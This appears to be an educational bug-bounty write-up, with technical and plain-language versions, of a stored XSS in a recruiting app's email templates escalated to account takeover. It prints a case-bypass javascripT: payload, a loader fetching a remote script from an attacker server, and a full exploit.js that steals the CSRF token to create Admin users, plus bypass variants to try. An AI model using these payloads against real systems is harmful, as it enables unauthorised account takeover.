Account Takeover via Stored XSS

A step-by-step account of how a stored XSS in an email-template system escalated into a full account takeover.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was an external recruiting application with three roles: Admin, Manager and Staff. One of its features let users create email templates for outreach. Each template had a title, a body, and support for inserting links into the body. The application also echoed certain outgoing emails into an Activity feed, which is where the stored template content was later rendered back to privileged users.
That combination, user-controlled template HTML plus a privileged rendering context, is what turned a small input-handling quirk into a full account takeover.
Setup
The report does not list specific tooling or product versions. What it does establish is the role model and the preconditions that matter for the chain:
- Roles: Admin, Manager and Staff.
- The template editor accepts a title, a body, and links inserted over selected text.
- The Activity feed echoes outgoing emails and is visible to Managers and Admins.
- Session cookies were set with the
HttpOnlyflag, so JavaScript could not read them.
The attacker needs the ability to create or edit an email template, and a privileged user (Manager or Admin) needs to view the echoed email in Activity.
Finding it
While testing the template inputs, link insertion behaved oddly. The obvious payload was rejected:
javascript:alert()
This produced validation errors about invalid syntax. After a few case variations, a link with mixed casing was accepted and stored:
javascripT:alert(1)
It did not execute inside the editor or the composer, so at first it looked harmless. The interesting part came later: the application echoed certain outgoing emails into the Activity feed, and when that echo rendered the stored template, the javascripT: link executed.
If you select visible text in the body and attach a link to it, the malicious href hides behind normal-looking text, so the content reads as benign while the underlying link is the payload.

Hiding the XSS payload behind selected text in the template body.

Stored XSS firing when the echoed email appears in Activity.
Exploitation
Step 1: Store a payload that loads a remote script
Because cookies were HttpOnly, stealing the session cookie with JavaScript was off the table. The plan instead was to steal CSRF tokens from admin pages and fire requests from the victim's own browser. Since the browser is on the same origin, cookies and session credentials get sent automatically. The exploit runs inside a privileged user's browser, pulls the CSRF token, and calls privileged APIs using that user's session.
The stored payload was a single-line loader that appended a remote script tag:
javascript:var s=document.createElement('script');s.type='text/javascript';s.src='https://myserver/file.js';document.head.appendChild(s);
When a privileged user clicks the link in Activity, the browser loads file.js from the attacker's server and runs it in the application's origin.
Step 2: Fetch a protected admin page and parse the CSRF token
The hosted exploit first fetched the admin add page, parsed the CSRF token from the HTML, then posted to the user-creation endpoint using credentials: 'include':
exploit.jsfunction readBody(xhr) {
  var data;
  if (!xhr.responseType || xhr.responseType === "text") {
    data = xhr.responseText;
  } else if (xhr.responseType === "document") {
    data = xhr.responseXML;
  } else {
    data = xhr.response;
  }

  var parser = new DOMParser();
  var resp = parser.parseFromString(data, "text/html");
  token = resp.getElementsByName('_csrf')[0].content; // grab first token
  csrf(token);
  return data;
}

var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
  if (xhr.readyState == 4) {
    response = readBody(xhr);
  }
};
xhr.open('GET', 'https://target.com/admin/add', true);
xhr.send(null);

function csrf(token) {
  fetch('https://target.com/api/add.action', {
    method: 'POST',
    headers: {
      'Accept': 'application/json, text/plain, */*',
      'X-Csrf-Token': token,
      'Content-Type': 'application/x-www-form-urlencoded;charset=UTF-8',
      'Referer': 'https://target.com/admin/add'
    },
    credentials: 'include',
    body: 'firstName=hacker&lastName=r29k&emailId=r29k%40gmail.com&phoneNo=&Permissions=1'
  });
}
The script issues a GET to https://target.com/admin/add. When the request completes, readBody parses the response as HTML with DOMParser, reads the element named _csrf, and takes its content attribute as the token. It then calls csrf(token).
Step 3: Post to the add-user API with the stolen token
The csrf function sends a POST to https://target.com/api/add.action with the token in the X-Csrf-Token header, a Referer of the admin add page, and credentials: 'include' so the browser attaches the victim's cookies. The body creates a user with Permissions=1.
Step 4: Log in as the created user
The Activity echo is visible to Managers and Admins. When a Manager clicked the echoed email, the hosted script ran in their browser, fetched the admin add page, extracted the CSRF token, and posted the add-user request using the Manager's session. A new Manager-level user was created and the researcher had the credentials.
Once the researcher's Admin account was unlocked, the same exploit was run again and created an Admin-level user.
Root cause
The chain depends on several weaknesses stacking up:
- Inconsistent URL scheme validation. The link validator rejected
javascript:but acceptedjavascripT:, so the scheme check did not catch the mixed-case variant.. The dangerous protocol reached storage. - Stored HTML rendered in a privileged context. The template was echoed into the Activity feed, where the stored link executed in front of Managers and Admins.
- CSRF tokens exposed in parseable HTML. The admin add page embedded the token in HTML that same-origin JavaScript could fetch and parse, so the token offered no protection against script running in the victim's origin.
HttpOnlywas not enough. It stopped cookie theft but did nothing against same-origin requests made with the victim's own session.
Impact
An attacker who can store a template and get a privileged user to click the echoed link in Activity can create new users at Manager or Admin level and log in with those credentials. Once the researcher's Admin account was unlocked, the same exploit created an Admin-level user. The attack requires the Activity echo to render the stored template and a privileged user to interact with it.
Fix
The report recommends the following mitigations:
- Don't allow
javascript:protocols in user-supplied links. Normalise and validate href attributes on the server before saving. - Escape or sanitise user-generated HTML before rendering in privileged contexts. Avoid echoing raw templates into admin-facing feeds.
- Keep CSRF tokens out of easily parsed HTML. Prefer server-bound CSRF verification tied to session state and same-site cookie policies.
- Apply a strict Content Security Policy on privileged pages to block inline scripts and untrusted sources.
- Audit WYSIWYG and template editors so they sanitise pasted content and disallow dangerous protocols.
The report does not state which of these the vendor implemented.
Variants to test
- Scheme case variations. Try
javascripT:,JaVaScRiPt:,java\tscript:and similar against link validators. A positive result is the link being stored and later rendered as an active href. - Other dangerous schemes. Test
data:,vbscript:andfile:where the editor allows links. A positive result is storage and execution when the link is clicked. - Echo surfaces. Look for any feature that re-renders user content into an admin or manager view, such as activity feeds, audit logs or notification previews. A positive result is stored markup executing in the privileged user's session.
- CSRF token in HTML. Check whether admin pages embed tokens in parseable markup. A positive result is a same-origin script reading the token and using it in a state-changing request.
HttpOnly-only defences. Where cookies areHttpOnlybut no CSRF or origin checks exist, test whether same-origin scripted requests succeed withcredentials: 'include'. A positive result is a privileged action performed with the victim's session.
What happened, in plain words
A company ran a website that helped its staff recruit people. The site had different levels of user: Admin (the most powerful), Manager (middle), and Staff (least powerful). One feature let people write email templates, which are reusable messages the company sends out to candidates. Each template had a title, a body of text, and the ability to turn selected words into clickable links.
The site also had an Activity feed, which is a page that shows a running list of things that happened, a bit like a social media timeline. Some of the emails the system sent out were copied into this feed so people could see them.
A security researcher found that the link feature could be tricked into storing a dangerous kind of link. At first the link did nothing. But when the template was copied into the Activity feed, the link came alive and ran code inside the browser of whoever was looking at the feed. Because Managers and Admins look at that feed, a Manager who clicked the echoed email had their browser create a brand new Manager account. Later the same trick created an Admin account. The researcher was paid 1,000 USD.
This article walks through the whole story from the beginning, explaining each idea as it comes up.
Some background ideas first
Before the steps make sense, here are a few everyday ideas.
A web page is a set of instructions for your browser. When you visit a site, the server sends your browser text (HTML) and small programs (JavaScript). Your browser reads them and draws the page. JavaScript is the programming language that runs inside your browser and can do things like read the page, send requests, and change what you see.
A cookie is a small note your browser keeps for a website. After you log in, the site gives your browser a cookie that says "this person is logged in as X". Every time your browser talks to that site, it automatically attaches the cookie, like showing a wristband to get back into a venue. You do not have to do anything; the browser handles it.
HttpOnly is a safety setting on a cookie. It tells the browser that JavaScript on the page is not allowed to read that cookie. It is like a wristband you can wear but cannot take off and show to someone else. It protects the cookie from being stolen by malicious scripts, but as we will see, it does not stop those scripts from using the logged-in session.
A CSRF token is a secret code hidden in a page. CSRF stands for Cross-Site Request Forgery. It is an attack where a malicious site tries to make your browser send a request to another site while you are logged in there. To stop this, many sites put a random secret value (the token) into their forms. When you submit the form, the site checks that the token matches what it expects. A stranger's website cannot guess the token, so the request is rejected. It is like a cloakroom ticket: you can only collect the coat if you have the matching ticket.
An API is a way for programs to talk to a server. Instead of a page you click, an API is a set of addresses (called endpoints) that accept requests and return data. Think of it as a service counter: you hand over a request form, and the counter hands back a result. The site's own pages use these endpoints behind the scenes, and so can a script.
Same origin means the request comes from the same website (same address, same port, same protocol). Browsers treat same-origin requests as trustworthy and attach the site's cookies automatically. This is central to the story: a script running on the site's own pages is treated as the site itself.
Stored XSS is a vulnerability class. XSS stands for Cross-Site Scripting. It means an attacker gets their own code (usually JavaScript) into a page that other people view. "Stored" means the malicious content is saved on the server, for example in a template, and shown to victims later. It is like hiding a rude message inside a shared document: everyone who opens the document sees it.
Account takeover means an attacker gains control of someone else's account, usually by creating or hijacking a privileged one.
The target and the first clue
The target was an external recruiting application. It had three roles: Admin, Manager and Staff. Users could create email templates for outreach. Each template had a title, a body, and support for inserting links.
While testing the template inputs, the researcher noticed that link insertion behaved oddly. The obvious test was to try a link that starts with javascript:. In a browser, a link beginning with javascript: does not go to another page; it runs the code that follows. It is a way of putting a small program behind a click.
The first attempt was rejected:
javascript:alert()
alert() is a built-in browser function that pops up a small message box. It is the classic harmless test to prove that code ran. The site returned validation errors about invalid syntax, so the plain lowercase version was blocked.
After a few case variations, a link with mixed capitalisation was accepted and stored:
javascripT:alert(1)
This is the same idea with the letters in a different case. Browsers do not care about the case of the scheme part of a link: javascript:, JavaScript: and javascripT: all mean the same thing to them. The site's check apparently did care, so the mixed-case version slipped past it.
It did not execute inside the editor or the composer, so at first it looked harmless. The interesting part came later.
Where the XSS actually fired
The application echoed certain outgoing emails into an Activity feed. When that echo rendered the stored template, the javascripT: link executed.
If you select visible text in the body and attach a link to it, the malicious href hides behind normal-looking text, so the content reads as benign while the underlying link is the payload. href is the attribute of a link that holds its destination. A reader sees friendly words like "click here", but the destination is the dangerous code.
Hiding the XSS payload behind selected text in the template body.
Stored XSS firing when the echoed email appears in Activity.
The escalation plan: stealing CSRF tokens
Cookies were set with the HttpOnly flag, so stealing them with JavaScript was off the table. The researcher could not simply read the session cookie and walk away with it.
The plan instead was to steal CSRF tokens from admin pages and fire requests from the victim's own browser. Since the browser is on the same origin, cookies and session credentials get sent automatically. So the exploit runs inside a privileged user's browser, pulls the CSRF token, and calls privileged APIs using their session.
In plain terms: the attacker does not need to steal the wristband. They just need to make the victim's browser do the work while the wristband is still on the victim's arm. The browser is already logged in, so any request it sends to the site carries the right cookie. The only missing piece is the CSRF token, and that token sits in an admin page the logged-in browser can fetch.
The steps were:
- Store an XSS payload that loads a remote script when a privileged user clicks it in Activity.
- The remote script requests a protected admin page that contains a CSRF token in its HTML.
- It parses the HTML, extracts the token, and issues a POST to the add-user API with the token, letting the browser send cookies automatically.
- A new Manager or Admin user is created, and the attacker logs in with those credentials.
A POST is one of the standard request types. A GET asks a server for something (like opening a page); a POST sends data to the server to create or change something (like submitting a form). Creating a user is a POST.
The exploit code
The hosted exploit first fetched the admin "add" page, parsed the CSRF token from the HTML, then posted to the user-creation endpoint using credentials: 'include'.
exploit.jsfunction readBody(xhr) {
  var data;
  if (!xhr.responseType || xhr.responseType === "text") {
    data = xhr.responseText;
  } else if (xhr.responseType === "document") {
    data = xhr.responseXML;
  } else {
    data = xhr.response;
  }

  var parser = new DOMParser();
  var resp = parser.parseFromString(data, "text/html");
  token = resp.getElementsByName('_csrf')[0].content; // grab first token
  csrf(token);
  return data;
}

var xhr = new XMLHttpRequest();
xhr.onreadystatechange = function() {
  if (xhr.readyState == 4) {
    response = readBody(xhr);
  }
};
xhr.open('GET', 'https://target.com/admin/add', true);
xhr.send(null);

function csrf(token) {
  fetch('https://target.com/api/add.action', {
    method: 'POST',
    headers: {
      'Accept': 'application/json, text/plain, */*',
      'X-Csrf-Token': token,
      'Content-Type': 'application/x-www-form-urlencoded;charset=UTF-8',
      'Referer': 'https://target.com/admin/add'
    },
    credentials: 'include',
    body: 'firstName=hacker&lastName=r29k&emailId=r29k%40gmail.com&phoneNo=&Permissions=1'
  });
}
Line by line, in plain words:
function readBody(xhr) {starts a helper function.xhris the object that holds the response from a request the script made.- The
ifblock checks what kind of response came back. If it is plain text (or no type was set), it takesxhr.responseText. If it is a document, it takesxhr.responseXML. Otherwise it takesxhr.response. This is just defensive handling so the code works whatever format the server returns. var parser = new DOMParser();creates a tool that can turn a string of HTML into a structured document the script can search.var resp = parser.parseFromString(data, "text/html");feeds the fetched HTML into that tool, so the page is now a searchable tree.token = resp.getElementsByName('_csrf')[0].content;looks for elements named_csrf, takes the first one, and reads itscontentattribute. That is the CSRF token. The comment// grab first tokensays the same thing.csrf(token);passes the token to the next function, which will use it.return data;hands the raw response back to the caller.var xhr = new XMLHttpRequest();creates a request object.XMLHttpRequestis the older way of sending requests from JavaScript.xhr.onreadystatechange = function() {sets up a function to run whenever the request's state changes.if (xhr.readyState == 4) {checks whether the request is finished. State 4 means done.response = readBody(xhr);when it is done, it calls the helper above to extract the token.xhr.open('GET', 'https://target.com/admin/add', true);prepares a GET request to the admin add page. Thetruemeans do it in the background without freezing the page.xhr.send(null);actually sends the request. Because the browser is logged in, it attaches the victim's cookies automatically.function csrf(token) {starts the function that will create the new user.fetch('https://target.com/api/add.action', {sends a request to the add-user API endpoint.fetchis the newer way to send requests.method: 'POST',says this request creates something rather than just reading.- The
headersblock adds extra information to the request.Acceptsays what kind of answer the script expects.X-Csrf-Tokencarries the stolen token.Content-Typesays the body is form data.Referersays the request appears to come from the admin add page, which some servers check. credentials: 'include',is the key line. It tells the browser to include cookies with this request. Without it, the browser would leave the login cookie at home.body: 'firstName=hacker&lastName=r29k&emailId=r29k%40gmail.com&phoneNo=&Permissions=1'is the form data for the new user.%40is the encoded form of the@sign in an email address.Permissions=1is a permission setting in the request body.
The stored payload itself was a single-line loader that appended a remote script tag:
javascript:var s=document.createElement('script');s.type='text/javascript';s.src='https://myserver/file.js';document.head.appendChild(s);
This is the link that gets saved in the template. When a privileged user clicks it in Activity, the browser runs the code after javascript:. That code creates a new script element, sets its type, points its source at https://myserver/file.js on the attacker's server, and adds it to the page's head. The browser then downloads and runs file.js as if it were part of the site. That is how the bigger exploit above gets delivered: the short link is the door, and file.js is what walks through it.
Execution and outcome
The Activity echo is visible to Managers and Admins. When a Manager clicked the echoed email, the hosted script ran in their browser, fetched the admin add page, extracted the CSRF token, and posted the add-user request using the Manager's session. A new Manager-level user was created and the researcher had the credentials.
Once the researcher's Admin account was unlocked, the same exploit was run again and created an Admin-level user. The vendor validated the report, and the bounty awarded was 1,000 USD.
Why it worked
Several small weaknesses stacked up:
- Inconsistent URL scheme validation. The link checker rejected
javascript:but acceptedjavascripT:. Browsers treat the scheme part of a link without regard to case, so the dangerous protocol reached storage. A URL scheme is the first part of a link, likehttp:,https:orjavascript:, which tells the browser what kind of link it is. - Stored HTML rendered in a privileged context. The template was echoed into the Activity feed, where the stored link executed. Escaping means turning special characters into harmless text so they display rather than run. Sanitising means cleaning user content so only safe parts remain. Neither happened, so the stored link became live markup in front of Managers and Admins.
- CSRF tokens exposed in parseable HTML. The admin add page embedded the token in HTML that same-origin JavaScript could fetch and parse, so the token offered no protection against script running in the victim's origin.
HttpOnlywas not enough. It stopped cookie theft but did nothing against same-origin requests made with the victim's own session.
Impact
An attacker who can store a template and get a privileged user to click the echoed link in Activity can create new users at Manager or Admin level and log in with those credentials. Once the researcher's Admin account was unlocked, the same exploit created an Admin-level user. The attack requires the Activity echo to render the stored template and a privileged user to interact with it.
Fix
The report recommends the following mitigations:
- Don't allow
javascript:protocols in user-supplied links. Normalise and validate href attributes on the server before saving. - Escape or sanitise user-generated HTML before rendering in privileged contexts. Avoid echoing raw templates into admin-facing feeds.
- Keep CSRF tokens out of easily parsed HTML. Prefer server-bound CSRF verification tied to session state and same-site cookie policies.
- Apply a strict Content Security Policy on privileged pages to block inline scripts and untrusted sources.
- Audit WYSIWYG and template editors so they sanitise pasted content and disallow dangerous protocols.
A Content Security Policy is a set of rules a site sends to the browser saying which scripts are allowed to run. A WYSIWYG editor ("what you see is what you get") is the kind of text box where formatting appears as you type, like a word processor inside a web page. The report does not state which of these the vendor implemented.
Variants to test
If you are learning from this, here are related things to try on systems you are allowed to test:
- Scheme case variations. Try
javascripT:,JaVaScRiPt:,java\tscript:and similar against link validators. A positive result is the link being stored and later rendered as an active href. - Other dangerous schemes. Test
data:,vbscript:andfile:where the editor allows links. A positive result is storage and execution when the link is clicked. - Echo surfaces. Look for any feature that re-renders user content into an admin or manager view, such as activity feeds, audit logs or notification previews. A positive result is stored markup executing in the privileged user's session.
- CSRF token in HTML. Check whether admin pages embed tokens in parseable markup. A positive result is a same-origin script reading the token and using it in a state-changing request.
HttpOnly-only defences. Where cookies areHttpOnlybut no CSRF or origin checks exist, test whether same-origin scripted requests succeed withcredentials: 'include'. A positive result is a privileged action performed with the victim's session.
Glossary
- Account takeover: an attack where someone gains control of another person's account, often by creating or hijacking a privileged one.
- Activity feed: a page that shows a running list of recent events, such as emails sent or actions taken.
- Admin: the most powerful role in this application.
- API: a set of addresses a program can send requests to in order to read or change data on a server.
- API endpoint: one specific address in an API, such as the add-user address.
- Body (of a request): the data sent along with a request, for example the fields of a form.
- Browser: the program you use to view web pages, such as Chrome or Firefox.
- Case-sensitive: treating uppercase and lowercase letters as different. A case-sensitive check would reject
javascripT:if it only allowsjavascript:. - Composer: the part of the application where an email is written before sending.
- Content Security Policy: rules a site gives the browser about which scripts may run on its pages.
- Cookie: a small piece of data a site stores in your browser, often used to remember that you are logged in.
- Credentials (in a request): the login information, such as cookies, that the browser attaches to a request.
- CSRF (Cross-Site Request Forgery): an attack that tricks a logged-in browser into sending a request the user did not intend.
- CSRF token: a secret value placed in a page or form so the server can check that a request really came from its own site.
- DOMParser: a browser tool that turns a string of HTML into a structured document a script can search.
- Escaping: converting special characters into harmless text so they are displayed rather than run.
fetch: a modern JavaScript function for sending requests to a server.- GET: a request type that asks a server for something, such as a page.
href: the attribute of a link that holds its destination address.- HTML: the language used to describe the structure and content of web pages.
HttpOnly: a cookie setting that stops JavaScript from reading that cookie.- JavaScript: the programming language that runs inside web browsers and can change pages and send requests.
- Manager: the middle role in this application, able to view the Activity feed.
- Markup: the HTML tags and attributes that make up a page.
- Origin: the combination of protocol, address and port that identifies a website. Same-origin requests are treated as coming from the site itself.
- POST: a request type that sends data to a server to create or change something.
- Privilege escalation: gaining a higher level of access than you started with.
- Referer: a request header that says which page the request came from.
- Request header: extra information attached to a request, such as the content type or a token.
- Sanitising: cleaning user-supplied content so only safe parts remain.
- Scheme (URL scheme): the first part of a link, such as
http:,https:orjavascript:, which tells the browser what kind of link it is. - Session: the period during which you are logged in, represented by a cookie.
- Staff: the least powerful role in this application.
- Stored XSS: a vulnerability where malicious code is saved on a server and later shown to other users, running in their browsers.
- Template: a reusable message with a title and body that can be sent many times.
- URL: the address of a page or resource on the web.
- Validation: checking that input meets expected rules before accepting it.
- WYSIWYG editor: a text box where formatting appears as you type, like a word processor inside a web page.
- XSS (Cross-Site Scripting): a vulnerability that lets an attacker run their own code in another user's browser on a website.
XMLHttpRequest: an older JavaScript way of sending requests to a server.



